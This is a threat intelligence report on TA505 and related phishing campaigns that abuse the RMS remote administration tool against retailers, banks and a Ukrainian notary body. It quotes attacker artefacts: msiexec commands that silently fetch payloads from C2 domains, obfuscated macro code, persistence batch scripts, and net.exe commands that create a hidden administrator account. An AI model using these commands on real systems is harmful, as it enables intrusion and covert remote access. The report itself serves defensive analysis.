Cyberint

LEGIT REMOTE ADMIN TOOLS TURN INTO THREAT ACTORS' TOOLS

TA505 and other Threat Actors targeting US retailers and financial organizations in Europe, APAC and LATAM

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Exploring the current global trend of increasing threat actors' sophistication, CyberInt researchers have been tracking various activities following the spear-phishing campaign targeting large US-based retailers detected in December 2018. The research focused on scenarios with the same tactics, techniques and procedures (TTP) along with the repeated nefarious use of a 'legitimate' remote administration tool 'Remote Manipulator System' (RMS), developed by a Russian-based company 'TektonIT'.

Based on this continued analysis, an additional campaign targeting financial institutions in Chile, India, Italy, Malawi, Pakistan and South Korea was identified as previously conducted during December 2018. Given the use of specific malware, it is with high certainty attributed to the financially-motivated threat actor group 'TA505'.

Whilst TA505 are almost certainly responsible for several of these recent campaigns, broader analysis of the TTP employed indicates that multiple threat actors are conducting similar operations against a variety of victims,

This report contains key research findings on the following issues:

Recent attacks against global retailers and financial institutions (ongoing since December 2018) attributed to TA505, a suspected Russian speaking threat group:

- Group motives – financial benefits over political backing
- Group activities since 2014, incl. distribution of high-volume malicious email campaigns, including the distribution of the "Dridex" and "Shifu" banking trojans as well as the Neutrino botnet/exploit kit and Locky ransomware
- Attacks against financial institutions in Chile, India, Italy, Malawi, Pakistan and South Korea
- Attacks against retailers in the United States

Campaign Modus Operandi

- Leverage of legitimate software – remote administration tool – to gain entry into networks and evade traditional security controls Delivered via phishing emails containing malicious MS office documents and leveraging social engineering

especially with the use of RMS. Whilst sophisticated and organized cybercriminal threat actors, such as TA505, are successfully conducting large scale campaigns against high-value targets using these tried-and-tested TTP, Russian-language forum discussions and tutorials provide detail to unsophisticated and disparate threat actors that could enable them to package and deliver the same threats. As such, numerous recent campaigns observed as deploying the RMS tool cannot all be attributed to the same threat actor and may be serving a variety of objectives.

Organized cybercriminal groups, and many less-organized threat actors, utilising these TTPs are likely financially motivated, seeking access to systems from which valuable data can be stolen or on which they can perform fraudulent financial transactions.

In order to achieve these goals, threat actors appear to be utilising remote administration tools to directly perform this activity as well as leveraging the tool's capabilities to conduct reconnaissance and lateral movement within a victim network. Given the capabilities of the remote administration tool and the accessibility of information on how to conduct malicious operations, 'lone-wolf' threat actors and groups with differing objectives or motivations may be utilising the same toolsets and TTPs for general malevolence or mischief.

Tried and tested attack patterns appear to be consistent across these recently observed campaigns and commence with the delivery of phishing emails that have lure document attachments. Utilising legitimate logos, language and terminology consistent with common business interactions or the target organization, the email encourages the potential victim to open the lure document attachment which in turn instructs them to disable security controls within Microsoft Office to allow a nefarious macro to be executed.

CyberInt researches have been tracking various activities following the spear-phishing campaign targeting large US-based retailers detected in December 2018.

The macro, if executed, subsequently attempts to download malicious payloads from the threat actor's C2 infrastructure that in most cases also masquerades as, or mimics, legitimate-looking domains such as using names and misspellings related to 'Cloud', 'Microsoft Office 365' or 'Security'.

Typically, the initial payload will be a more robust malware downloader that is used to gather further components including a remote access trojan (RAT), in many cases the legitimate remote administration tool 'RMS', as well as supporting shell scripts (BAT) and configuration files.

Given continued activity sharing the same or similar TTP, this report provides an overview of the recent observations along with detailing the capabilities of the legitimate remote administration tool 'RMS' and associated indicators of compromise (IOC).

'TA505' Group Profile

The sophisticated threat actor group dubbed 'TA505' are financially-motivated and have been attributed to high-volume malicious email campaigns since 2014 including the distribution of the 'Dridex' and 'Shifu' banking trojans as well as the Neutrino botnet/exploit kit and Locky ransomware.

Following the decline in the popularity of ransomware, likely due to mitigation tactics employed by organizations and victims lacking confidence in data restoration following payment, TA505 were observed as returning to tried and tested payloads such as information stealing backdoors and remote access trojans (RAT) that are delivered using downloaders and weaponised Microsoft Office files.

Subsequently TA505 were observed in November 2018 as deploying a threat known as 'ServHelper' of which there are reported two variants, one which provides remote desktop capabilities via a reverse-SSH tunnel and another which primarily acts as a downloader, presumably to allow additional malicious payloads to be installed on the victim system.

Notably, recent TA505 attributed campaigns include the use of the 'Remote Manipulator System' (RMS), an off-the-shelf commercial remote administration tool, as observed in the December 2018 campaigns against US-based retailers as well as targeting the financial industry between December 2018 and February 2019.

Furthermore, indicators of compromise identified in this US retail campaign are consistent with an attack against the Notary Chamber of Ukraine (Нотаріальна палата України), also during December 2018. Whilst the cryptographic hashes and payload filenames deployed in both December 2018 campaigns were identical, the Ukrainian attacks cannot necessarily be attributed to TA505 as other groups may be utilising similar TTP along with the commercial tool.

RECENT CAMPAIGNS

US RETAIL ATTACKS

In mid-December 2018 a spear-phishing campaign was detected as targeting large US-based retailers along with organizations in the food and beverage industry. Masquerading as a legitimate communication sent from a Ricoh printer, the initial email lured victims into opening an attached malicious Microsoft Word document.

Lure Document/Downloader

Once opened, the lure document (Figure 1) encourages the victim to disable Microsoft Office's security features as well as including the target organization logo to appear authentic.

Figure 1 – Lure document

Once editing has been enabled within the document, a Visual Basic for Applications (VBA) macro is executed that will download an additional payload from the threat actor's command and control (C2) infrastructure, using the Microsoft Windows Installer (Figure 2).

```
"C:\Windows\System32\msiexec.exe" step=six done=false /i
    http://local365office.com/content /q change=false
```

Figure 2 – Payload download using MSIExec

The remote payload to install is specified by passing the URL to the '/i' command line option whilst the quiet '/q' option ensures that the installation is performed in the background without displaying user interface (UI) elements to the victim. Additionally, three variables are provided, 'step', 'done' and 'change' that, along with their corresponding values, would be passed to the installation package to influence or modify the installation.

Presumably to thwart detection or casual analysis, the VBA macro code has some code obfuscation with class and module attributes being used to store values (Figure 3) that are later referenced (Figure 4).

```
Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} bForm
   Caption         =   "UserForm1"
   ClientHeight    =   7200
   ClientLeft      =   120
   ClientTop       =   450
   ClientWidth     =   10455
   StartUpPosition =   1  'CenterOwner
   Tag             =   "step=six done=false /i
       http://local365office.com/content /q change=false"
   TypeInfoVer     =   41
End
```

Figure 3 – Form 'Tag' attribute value holding the MSIExec parameters (download URL)

```
Public Sub pipyat()
Application.Run bForm.Label3.Tag
End Sub
```

Figure 4 – Referencing the 'Tag' attribute

Potentially remaining from previous versions of this VBA macro, artefacts include code comments that appear to be variable assignments referencing 'Temp\scype0', a potential file path and misspelling of 'Skype' (Figure 5), as well as a seemingly unreferenced IP logging service 'hxxps://iplogger.org/6vfgP' that provides logs detail of any IP address accessing the URL (Figure 6).

```
'PathTo1 = Environ("Tem" & "p")
'PathTo1 = PathTo1 + "\scype0"
```

Figure 5 – Code artefacts

The use of this IP logging service provides a useful insight into those that have executed the weaponised document with details of the visitor's, or more aptly victim's, IP address, operating system, browser and geolocation being available to the threat actor through a statistics page accessible via a specific link combined with their 'IPLogger ID'.




Figure 6 – 'IPLogger.org' statistics

INSTALLATION

Having downloaded the MSI installation package, the MSIExec installation process executes without user interaction (Figure 7) and extracts the payload components.




Figure 7 – Execution flow

Having dropped a binary file to disk, '%SystemRoot%\installer\msi2adc.tmp', the RAT executable 'exit.exe', self-extracting archive 'syst.dll' and shell script 'i.cmd' are extracted to the '%TEMP%' directory. Subsequently, 'exit.exe' is launched and spawns the command-line interpreter 'cmd.exe' which in turn executes the 'i.cmd' shell script (Figure 8).

```
1  @echo off
2  ping cloudflare.com -n 3 -w 3000
3  IF %ERRORLEVEL% NEQ 1 rename syst.dll 7zinstall.exe
4  ping cloudflare.com -n 3 -w 3000
5  IF %ERRORLEVEL% NEQ 1 start 7zinstall.exe x -p3KPnoNJ3ReME4bEU5W9APkKS5ErkR3tNRT -y
```

Figure 8 – First-stage shell script

The use of the ping command (lines 2 and 4) sends three echo requests to the legitimate domain 'cloudflare.com', with the timeout value set to 3,000 milliseconds, and potentially acts as both a connectivity test and a pause between steps. Assuming the ping process exits without error, indicated by the '%ERRORLEVEL%' not being equal to one, the dropped self-extracting archive file 'syst.dll' is first renamed as '7zinstall.exe' (line 3) and then executed (line 5).

The self-extracting archive is extracted, as specified by the 'x' option, using the password provided after the '-p' switch whilst the '-y' switch suppresses any potential user interaction by assuming 'yes' to any query or prompt.

Having extracted the contents of the self-extracting archive to '%PROGRAMDATA%\Microtik', a second copy of the 'exit.exe' file is present along with a legitimate signed Remote Manipulator System (RMS) executable 'winserv.exe', RMS configuration file 'settings.dat' and a different 'i.cmd' shell script.

The final stage of the self-extraction process launches 'exit.exe' (Figure 9) which in turn spawns another command-line interpreter 'cmd.exe' to execute the new 'i.cmd' shell script (Figure 10).

Remote Manipulator System (RMS)

```
ShellExecuteExW (in: pExecInfo=0x1602c0* (cbSize=0x3c, fMask=0x1c0,
    hwnd=0x0, lpVerb=0x0, lpFile="C:\\ProgramData\\Microtik\\exit.exe"
```

Figure 9 – 'exit.exe' process execution

```
1  @echo off
2  REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /f /v
       "Microtik" /t REG SZ /d "c:\ProgramData\Microtik\winserv.exe"
3  start "winserv.exe" "%ALLUSERSPROFILE%\Microtik\winserv.exe"
4  :Repeat
5  taskkill /f /im "rundll32.exe" || goto :Repeat
6  exit
```

Figure 10 – Second-stage shell script

For persistence, the second-stage shell script (line 2) adds a 'Microtik' string value to the 'HKEY_CURRENT_USERS' hive, 'Windows\CurrentVersion'Run' key (Figure 11) to launch the RMS executable whenever the user logs on.

Name	Type	Data
(Default)	REG_SZ	(value not set)
Microtik	REG_SZ	c:\ProgramData\Microtik\winserv.exe

Figure 11 – Persistence registry key

Additionally, the RMS executable is launched (line 3) before the script tries to forcefully kill the 'rundll32.exe' process, causing the script to go into a loop.

Finally, the RMS executable attempts to 'call home' with connection attempts being observed, at the time, to '89.144.25.32' on port '5655', a C2 server located in Germany.

Pivoting on the indicators observed in this campaign identify additional malicious samples and associated C2 domains/IP addresses that, in addition to identifying a pattern of activity, link this observed activity to TA505 operations utilising the 'ServHelper' backdoor.

FINANCIAL INDUSTRY ATTACKS WITH SERVHELPER

Pivoting on indicators and behaviours observed in the US-based retail attacks and TA505 activity, a campaign targeting financial organizations was identified as active between December 2018 and March 2019. Based on the email and document lures detected thus far, this campaign has targeted financial institutions in Chile, India, Italy, Malawi, Pakistan and South Korea at least, with similar sample submissions originating from China, Great Britain, France and the United States potentially indicating a more widespread campaign.

Utilising somewhat minimal email lures (Figure 12/Figure 13/Figure 14), often purporting to relate to payments, victims are enticed into opening the attached weaponised Microsoft Excel spreadsheet.




Figure 12 – Example email lure 'pending payments'

Figure 13 – Example email lure 'DLR payments'




Figure 14 – Example email lure 'detalle de referencia'




Figure 15 – Lure spreadsheet (English)

Figure 16 – Lure spreadsheet (Italian)




Figure 17 – Lure spreadsheet (Korean)

Unlike the US-based retail campaign, the spreadsheet lure does not contain VBA macros and instead spawns a Microsoft Windows Installer process (Figure 18) to download an additional payload from the threat actor's command and control (C2) infrastructure.




Figure 18 – Execution flow

This behaviour is consistent with other TA505 campaigns utilising a combination of weaponised Microsoft Office files containing either VBA macros or exploit code to spawn additional processes. Of the spreadsheet lures analysed in this campaign, four different C2 servers and payloads were identified, with each likely being unique to a specific target organization or victim cluster (Figure 19).

```
1  msiexec.exe serf=19 skip=1 /i http://add3565office.com/rstr /q
       OnStart='c:\windows\notepad.exe'
2  msiexec.exe serf=19 skip=1 /i http://office365advance.com/update /q
       OnStart='c:\windows\notepad.exe'
3  msiexec.exe val=conn rdp=pupic /i http://update365office.com/agp /q
       OnLoad='c:\windows\notepad.exe'
4  msiexec.exe val=conn rdp=pupic /i http://upgradeoffice365.com/pack /q
       OnLoad='c:\windows\notepad.exe'
```

Figure 19 – Payload download using MSIExec

In addition to specifying the remote package to install, using the '/i' command line option, the quiet '/q' option ensures that the installation is performed in the background without displaying any user interface (UI) elements to the victim. Additionally, variables are passed to the installation package with 'OnLoad' being present in all cases along with either 'serf' and 'done' or 'val' and 'rdp'. Whilst the nature of these variables has not been determined, they may influence or modify the installation of the specified MSI file.

C2 Server Theme

The C2 domains observed in this campaign share a common 'Microsoft Office 365' theme, presumably in an attempt to thwart casual analysis by appearing legitimate to the untrained eye. Given this theme, pivots on DNS Whois data can be used to identify additional potential infrastructure and are provided in Appendix A for reference.

ServHelper

Having downloaded and installed the MSI installation package, an executable is dropped that spawns numerous processes and commences the installation of 'ServHelper', a threat reportedly developed using 'Delphi' and first identified in November 2018.

Upon execution, further confirmation that the threat was developed using the Delphi integrated development environment (IDE) is gained through attempts to access the following legitimate registry keys:

- **HKEY_CURRENT_USER\Software\Embarcadero\Locales**
- **HKEY_LOCAL_MACHINE\Software\Embarcadero\Locales**
- **HKEY_CURRENT_USER\Software\CodeGear\Locales**
- **HKEY_LOCAL_MACHINE\Software\CodeGear\Locales**
- **HKEY_CURRENT_USER\Software\Borland\Locales**
- **HKEY_CURRENT_USER\Software\Borland\Delphi\Locales**

Note:

Whilst these registry keys are not in themselves an indicator of compromise (IOC), attempts to access them in environments not using Delphi-developed applications may be of interest.

Having created the file that resulted in the threat's name, '%SYSTEMROOT%\ServHelper.dll', the process checks for the presence of the 'Terminal Services' service and changes the configuration, if necessary, to ensure that the service is started automatically during system start-up ('dwStartType=0x2') (Figure 20).

```
ChangeServiceConfigW (in: hService=0x76a958, dwServiceType=0xffffffff, dwStartType=0x2,
    dwErrorControl=0xffffffff, lpBinaryPathName=0x0, lpLoadOrderGroup=0x0, lpdwTagId=0x0,
    lpDependencies=0x0, lpServiceStartName=0x0, lpPassword=0x0, lpDisplayName=0x0 | out:
    lpdwTagId=0x0) returned 1
```

Figure 20 – 'Terminal Services' service check

Subsequently, the Terminal Services service is started, presumably to allow remote access via RDP (Figure 21).

```
OpenSCManagerW (lpMachineName=0x0, lpDatabaseName="ServicesActive", dwDesiredAccess=0x1)
    returned 0x76aa98
OpenServiceW (hSCManager=0x76aa98, lpServiceName="TermService", dwDesiredAccess=0x10)
    returned 0x76ac28
StartServiceW (hService=0x76ac28, dwNumServiceArgs=0x0, lpServiceArgVectors=0x19fef8*=0x0)
    returned 1
```

Figure 21 – 'Terminal Services' service started

Additional files are also created by the malicious process including '%SYSTEM32%\syssettings.ini' and '%SYSTEM32%\termsrv32.dll'.

Communications between ServHelper and the command and control (C2) server include basic information about the compromised host (Figure 22) and are sent using HTTP POST.

```
key=<HARDCODED_KEY>&sysid=<CAMPAIGN_ID>:<VICTIM_WINDOWS_VERSION>_<VICTIM_SYSTEM_ARCHITECTURE>
_username:<VICTIM_USERNAME>_<INTEGER>&resp=<C2_RESPONSE>
```

Figure 22 – ServHelper C2 Beacon

Remote Desktop Capabilities

Presumably as part of the process to ensure that the Terminal Services service is operational, the registry key 'HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters' is updated, or created, (Figure 23) and references the dropped 'termsrv32.dll' file rather than the default 'termsrv.dll' (Figure 24).

```
RegCreateKeyExW (in: hKey=0x80000002, lpSubKey="SYSTEM\\CurrentControlSet\\Services\\
    TermService\\Parameters", Reserved=0x0, lpClass=0x0, dwOptions=0x0, samDesired=0x20106,
    lpSecurityAttributes=0x0, phkResult=0x19ff1c, lpdwDisposition=0x19ff18 | out: phkResult=
    0x19ff1c*=0x1c0, lpdwDisposition=0x19ff18*=0x2) returned 0x0
RegSetValueExW (in: hKey=0x1c0, lpValueName="ServiceDll", Reserved=0x0, dwType=0x2, lpData="
    %SystemRoot%\\system32\\termsrv32.dll", cbData=0x48 | out: lpData="%SystemRoot%\\system32
    \\termsrv32.dll") returned 0x0
```

Figure 23 – Alternate 'Terminal Services' Service

ab ServiceDll	REG_EXPAND_SZ	%SystemRoot%\System32\termsrv32.dll

Figure 24 – Updated 'Terminal Services' registry value

Having queried the status of multiple services, the 'CryptSvc', 'Dnscache', 'LanmanWorkstation', 'NlaSvc' and 'TermService' services are started, likely to enable the ServHelper remote capabilities.

Subsequently, to facilitate remote access, a new user 'supportaccount' is created, with a password of 'Ghar4f5', and added to both the 'Remote Desktop Users' and 'Administrators' groups (or the Russian language equivalents) using the 'net.exe' command line utility (Figure 25).

```
cmd /C net.exe user supportaccount /add
cmd /C net.exe user supportaccount Ghar4f5
cmd /C net.exe LOCALGROUP \"Remote desktop users\" supportaccount /ADD
cmd /C net.exe LOCALGROUP \"Пользователи удаленного рабочего стола\" supportaccount /ADD
cmd /C net.exe LOCALGROUP \"Administrators\" supportaccount /ADD
cmd /C net.exe LOCALGROUP \"Администраторы\" supportaccount /ADD
```

Figure 25 – 'supportaccount' user creation/'Remote Desktop Users' & 'Administrator' group membership

Additionally, the username of the currently logged-in user is obtained from the environment variabnle and also added to the 'Remote Desktop Users' group, again using 'net.exe' commands (Figure 26).

```
cmd /C net.exe LOCALGROUP \"Remote desktop users\" <<USERNAME>> /ADD
cmd /C net.exe LOCALGROUP \"Пользователи удаленного рабочего стола\" <<USERNAME>> /ADD
```

Figure 26 – Victim added to 'Remote Desktop Users' group

Persistence

Utilising Windows Scheduled Task command line utility 'schtasks.exe', the 'ServHelper.dll' in configured to execute under the 'SYSTEM' user context at logon (Figure 27).

```
cmd /C schtasks.exe /create /tn \"ServHelper\" /tr \"rundll32.exe
    C:\\Windows\\servhelper.dll, main\" /ru SYSTEM /sc onlogon
```

Figure 27 – Persistence using Scheduled Tasks

Subsequently, payloads are dropped and result in same malicious execution flow as observed in the US-based retail incident, including the RMS binary file, configuration shell scripts and victim specific content including the RMS configuration file.

NOTARY CHAMBER OF UKRAINE

Also observed in December 2018, the same TTP, including 'RMS' being deployed, were used in an attack against the Notary Chamber of Ukraine (Нотаріальна палата України).

In this instance, the initial email spear-phishing campaign mimicked the Shevchenkivsky District Court of Kyiv (Шевченківський районний суд міста Києва) regarding a notary issue and encouraged the victim to open the weaponised Microsoft Word document attachment (Figure 28).




Figure 28 – Lure email (Notary Chamber of Ukraine)

Figure 29 – Lure Document

The document attachment, appearing as badly scanned documentation (Figure 29), reportedly either contained a VBA macro downloader, as observed in the US-based retail incident, or malicious binary payloads used to ultimately install the RMS tool.

REMOTE MANIPULATOR SYSTEM (RMS)

Remote Manipulator System (RMS) is a legitimate remote administration tool developed by a Russian organization 'TektonIT' and has been observed in campaigns conducted by TA505 as well as numerous smaller campaigns likely attributable to other, disparate, threat actors. In addition to the availability of commercial licences, the tool is free for non-commercial use and supports the remote administration of both Microsoft Windows and Android devices.




